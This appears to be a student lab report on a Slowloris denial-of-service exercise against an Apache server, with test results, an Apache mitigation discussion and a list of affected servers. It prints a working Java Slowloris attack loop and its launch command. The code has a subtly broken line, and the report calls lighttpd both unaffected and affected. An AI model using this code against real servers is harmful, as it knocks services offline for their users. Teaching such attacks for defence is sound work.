


6 Bps and 1


From the above graphs, it was clear timeout for first byte did not have much effect on performance of the test.

2) Server threads


I tweaked the number of server threads by configuring values in httpd-mpm.conf, MaxRequestWorkers and ServerLimit. Here the behavior was quite predictable as the attack succeeded with less number of connections when the number of connections was limited to a small value and vice versa. Though thread number won't really matter if we configure the timeout properly. Below are the plots of varying number of threads with number of connections fixed at 600.



600 Threads



400 Threads



200 Threads

Upon comparing the above graphs, one can easily conclude the general behavior of server with increasing/decreasing number of threads.

11. More Tweaks on the server side

I tweaked the maximum number of connections the server can serve and ran the above commands. Expected behavior was observed for all the test and did not add much to the learning from this assignment.





Figure 2 Connections for attack and for server

12. Part 2

Similarly I have coded the SLOWloris test in java and it is able to bring down the server. I am presenting the screenshot below. I am also attaching the code in the tar file.



The screenshot shows a code editor with two tabs: 'Readme.txt' and 'Slowloris.java'. The 'Slowloris.java' tab is active, displaying the following code:

```
13 public void atk(){
14     while(true){
15         try{
16             for(int i = 0 ; i<this.conctns; i++){
17                 Random r = new Random();
18                 String rand = "?" + String.valueOf(r.nextInt(98/654321));
19                 String head = "GET /"+rand+" HTTP/1.1\r\n" + "Host: "+this
20                     .adrs+"\r\n" + "User-Agent: Mozilla/4.0 (compatible;
21                     MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.
22                     4322; .NET CLR 2.0.50313; .NET CLR 3.0.4506.2152; .NET
23                     CLR 3.5.30729; MSOffice 12)\r\n" + "Content-Length: 42
24                     \r\n";
25                 OutputStream what_serv = new Socket(this.adrs,80).
26                     getOutputStream();
27                 PrintWriter outl = new PrintWriter(what_serv);
28                 outl.print(head);
29                 outl.flush();
30                 outl.print("X-a: b\r\n");
31                 outl.flush();
32             }
33         } catch (Exception ex){
34             System.out.println(ex);
35         }
36     }
37 }
38
39 public static void main(String args[]){
40     String adrs = args[0];
41     int c = Integer.parseInt(args[1]);
42     Slowloris s_loris = new Slowloris(adrs,c);
43     s_loris.atk();
44 }
```

To the right of the code editor, a terminal window is open, showing the command `java Slowloris 172.16.51.128 200` being executed.

13. Mitigating the attack

First and the easiest way to mitigate the specified type of attacks would be to set up a **firewall rule** to prevent too many connections from a single host. This will mitigate run-of-the-mill Denial of Service attacks but not distributed ones (DDoS). This would, however, have side-effects if many users were legitimately connecting from a single IP (e.g. mega-proxy), so the number of connections would need to be tuned reasonably - dependant on the traffic expected.

Apache mitigates the attack by trying to detect the attack using some heuristics. One of them is called **mod_antiloris**. It tries to detect situations which are definitely fishy; in this case, when a single client (an IP address) has opened a lot of connections to your server and still has all of them in "READ" state, meaning that in the HTTP protocol, all these clients are supposed to talk next, but do not, or do it very slowly.

As with all heuristic tools, there is a trade-off: if the filter's threshold is too high, then an attacker may maintain a medium-scale attack while keeping under the radar. But if the threshold is too low, then you will begin to reject legitimate users. The main problem with `mod_antiloris` is that it works with IP addresses so it can be at odds with NAT: if a lot of distinct human users are connected on a single network which does NAT (e.g. 50 students from the same class, on a University network), then all their connections will appear, from your server, to come from the same IP address, and this may trigger `mod_antiloris` even though these clients would all be legitimate. Conversely, if the attacker is motivated enough to go distributed (launching the attack from a botnet, i.e. a lot of distinct hosts under his control), then `mod_antiloris` won't help, because this will look like a lot of distinct, legitimate clients.

The other Apache modules like **`mod_limitipconn`**, **`mod_qos`**, **`mod_evasive`**, **`mod_security`**, **`mod_noloris`** have all been suggested as means of reducing the likelihood of a successful Slowloris attack. Since Apache 2.2.15, Apache ships the module **`mod_reqtimeout`** as the official solution supported by the developers. `mod_reqtimeout` can be used to set timeouts for receiving the HTTP request headers and the HTTP request body from a client. As a result, if a client fails to send header or body data within the configured time, a **408 REQUEST TIME OUT error** is sent by the server. The configuration allows up to 20 seconds for header data to be sent by a client. Provided that a client sends header data at a rate of 500 bytes per second, the server will allow a maximum 40 seconds for the headers to complete.

Additionally, the configuration will allow for up to 20 seconds for body data to be sent by the client. As long as the client sends header data at a rate of 500 bytes per second, the server will wait for up to 40 seconds for the body of the request to complete.

Other mitigating techniques involve setting up **reverse proxies, load balancers or content switches**. Administrators could also change the affected web server to software that is unaffected by this form of attack. For example, **`lighttpd`** and **`nginx`** do not succumb to this specific attack.

Remember that, like for all Denial-of-Service attacks, there is no solution, only mitigations.

Take Away

The best thing about this assignment was we were able to carry out the one attack that is possibly the most widely known type of attack for beginner hackers and as a matter of fact everyone. If memory serves me right, DoS attack was the first attack that I read about when I started taking interest in ethical hacking. The other cool thing about this assignment was that I **learnt to subvert a web server which serves a large array of people**. The most important thing I learnt from this project is DoS attacks can't be countered only mitigated and leading server developers do not consider this to be a vulnerability, and have no plans to fix, which makes this vulnerability to be a part of future. Some of the web servers that are still affected by SLOWLORIS are:

- Apache 2.x
- dhttpd
- WebSense "block pages" (unconfirmed)
- Trapeze Wireless Web Portal (unconfirmed)
- Verizon's MI424-WR FIOS Cable modem (unconfirmed)
- Verizon's Motorola Set-top box (port 8082 and requires auth - unconfirmed)
- BeeWare WAF (unconfirmed)
- Deny All WAF (patched)
- Lighttpd

Which almost completely exhausts the list for most of the small scale servers. Hence, even though the attack is well known, it still is very potent. The attack has less of an effect on servers that handle large numbers of connections well as Slowloris exploits problems handling thousands of connections.

Comparison of different server versions and how to safeguard the server from DoS was also a cool takeaway from this project.
